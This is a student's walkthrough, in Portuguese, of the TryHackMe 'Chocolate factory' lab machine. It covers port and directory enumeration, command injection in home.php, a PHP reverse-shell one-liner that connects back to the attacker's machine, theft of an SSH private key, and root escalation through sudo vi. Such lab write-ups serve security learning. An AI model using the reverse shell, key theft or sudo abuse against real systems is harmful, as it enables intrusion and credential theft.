

Chocolate factory

Plataforma: TryHackMe

Dificuldade: Fácil

Data de Resolução: 26/04/2026

Autor: Mateus Reis Bastos

Matrícula: 241008513

Sumário

1. Visão Geral
 2. Reconhecimento
 3. Exploração
 4. Escalada de Privilégios
 5. Conclusão
 6. Referências
-

1. Visão Geral

A máquina apresenta um cenário de enumeração de portas, exploração de injeção de comandos web (Command Injection) e escalada de privilégios em ambiente Linux, com o objetivo final de coletar as flags de usuário e root. A superfície de ataque inicial explorada consistiu na descoberta de uma porta que hospedava uma dica para o download de um arquivo misterioso, do qual uma chave criptográfica (key) foi extraída, além da identificação de um painel de comandos vulnerável na página home.php.

Após o acesso, a exploração seguiu para a obtenção de uma reverse shell em PHP através do painel vulnerável, o que permitiu o acesso ao código-fonte de uma parte da aplicação (validate.php) e a transição para um acesso persistente via roubo de uma chave privada SSH do usuário "charlie". Por fim, a escalada de privilégios para root foi garantida pela exploração de uma configuração insegura do sudo atrelada ao editor de texto vi, permitindo a execução de um shell de superusuário para descriptografar e coletar a flag final.

2. Reconhecimento

Para começar, realizamos uma varredura utilizando o Nmap. Foram encontradas diversas portas abertas e, ao interagir com cada uma delas, o servidor retornava mensagens distintas sobre possuir ou não algo útil. Em uma dessas portas, encontramos uma referência direta indicando onde a "key" poderia ser encontrada.

```
nmap -sC -sV -v -T4 <TARGET_IP>
```

Ao acessar a página indicada, um arquivo foi baixado automaticamente. Na tentativa de descobrir a natureza desse artefato, utilizamos o utilitário file <nomedoarquivo>, que indicou ser um arquivo de dados.

```
file <ARCHIVE_NAME>
```


Para extrair informações legíveis, utilizamos o comando strings, o que revelou com sucesso a chave (key) oculta em seu conteúdo.

```
strings <ARCHIVE_NAME>
```

Paralelamente a isso, rodando o Feroxbuster para força bruta de diretórios, achamos a página oculta home.php.

```
feroxbuster -u http://target.com  
-w /usr/share/wordlists/dirbuster/usr/share/wordlists/dirb/common.txt  
-x php,html,txt,js
```

Figura 1: Varredura de portas com Nmap mostrando dica sobre a key.



The screenshot shows the output of an Nmap scan. The 'fingerprint-strings' section lists various protocols and services. A specific line indicates a hint: 'http://localhost/key_rev_key ← You will find the key here!!!'.

Figura 2: Extração da key do arquivo baixado utilizando o comando strings.



The screenshot shows a terminal window with the output of the 'strings' command. The output includes various system files and a key: 'b'-VkgXhFf6sAEcAwrc6YR-SZbiuSb8ABXeQuvhcGSQzY=''. The key is highlighted in red.

Figura 3: Resultado da varredura do Feroxbuster.

```
(kali@kali)-[/]
$ feroxbuster -u http://choco.com -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,js

FEROXBUSTER
by Ben "epi" Risher ver: 2.13.1

Target Url      http://choco.com/
In-Scope Url    choco.com
Threads        50
Wordlist         /usr/share/wordlists/dirb/common.txt
Status Codes    All Status Codes
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Extensions     [php, html, txt, js]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

403 GET 9l 28w 274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 9l 31w 271c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 1l 2w 93c http://choco.com/validate.php
200 GET 69l 131w 1466c http://choco.com/
200 GET 32l 48w 569c http://choco.com/home.php
200 GET 69l 131w 1466c http://choco.com/index.html
[#####] - 67s 23085/23085 0s found:4 errors:1
[#####] - 66s 23070/23070 348/s http://choco.com/
```

3. Exploração

Na página home.php descoberta pelo Feroxbuster, achamos um local que permitia inserir comandos, simulando um terminal Linux. Ao digitar o comando ls, apareceram diversos arquivos com a extensão .php. Tendo a confirmação da execução remota de comandos, a estratégia foi testar um payload de reverse shell em PHP. Configuramos o Netcat localmente para escutar na porta 1234 e executamos no painel o comando PHP contendo o IP da máquina atacante na VPN e a porta de escuta. Dessa maneira, conseguimos spawnar uma reverse shell.

```
php -r '$sock=fsockopen("<MY_MACHINE_IP>",<LISTENING_PORT>);
exec("/bin/sh -i <&3 >&3 2>&3");'
```

O terminal da shell abriu no diretório base do web server (/var/www/html). Utilizando o comando ls, listamos diversos arquivos PHP, dentre eles o validate.php. Ao dar um cat nele, visualizamos um script de validação que deixava explícito o nome de usuário aceito na aplicação: "charlie". Explorando o sistema e navegando até o diretório /home/charlie, encontramos um arquivo contendo uma chave privada SSH. Copiamos o conteúdo para a nossa máquina local e ajustamos a permissão do arquivo (usando chmod 600) para transformá-lo na identidade SSH. Com essa chave, o login via SSH como o usuário "charlie" foi bem-sucedido, garantindo a visualização da flag de usuário (user.txt).

Figura 4: painel web usado para injeção de comandos.





Figura 5: Acesso a reverse shell com netcat



4. Escalada de Privilégios

Com o acesso estável via SSH, era necessário elevar os privilégios para buscar a flag root. Executando o comando `sudo -l`, descobrimos que as permissões do sudo estavam mal configuradas: o sistema permitia que o usuário "charlie" rodasse o editor de texto vi com privilégios de qualquer usuário, incluindo o root, sem exigir senha.

```
sudo -l
```

Para obter o acesso total, executamos `sudo vi`. O editor vi possui a capacidade de invocar comandos do sistema subjacente. Ao digitar `:!bash` dentro da interface do editor, o sistema abriu um terminal interativo executando como root. Com privilégio máximo, fomos até o diretório `/root` e, ao dar o comando `ls`, encontramos um código chamado `root.py`. Ao analisar a sua execução, percebemos que o script necessitava de um input. Inserindo a "key" descoberta na fase de reconhecimento lá do início, o script descriptografou uma mensagem oculta e revelou a flag root.

```
:!bash
```

Figura 6: Verificação de privilégios sudo -l mostrando o vi.

```
charlie@ip-10-67-183-156:/$ sudo -l
Matching Defaults entries for charlie on ip-10-67-183-156:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User charlie may run the following commands on ip-10-67-183-156:
    (ALL : !root) NOPASSWD: /usr/bin/vi
charlie@ip-10-67-183-156:/$
```

5. Conclusão

A invasão da máquina dependeu da enumeração de portas e diretórios que revelou uma key essencial em um arquivo escondido e expôs uma página com falha de injeção de comandos web. O bypass e a criatividade para estabelecer uma reverse shell foram cruciais para o acesso inicial, exigindo a execução do payload PHP para invadir o servidor. A exploração interna levou ao encontro de uma chave SSH e a escalada de privilégios baseando-se no abuso de uma configuração vulnerável do sudo associada ao vi. O cenário demonstra o alto risco de expor painéis de comandos sem sanitização e os perigos da distribuição errada de permissões de superusuário no Linux.

6. Referências

- [Reverse Shell](#)
- [GTFOBins - Vi SUID](#)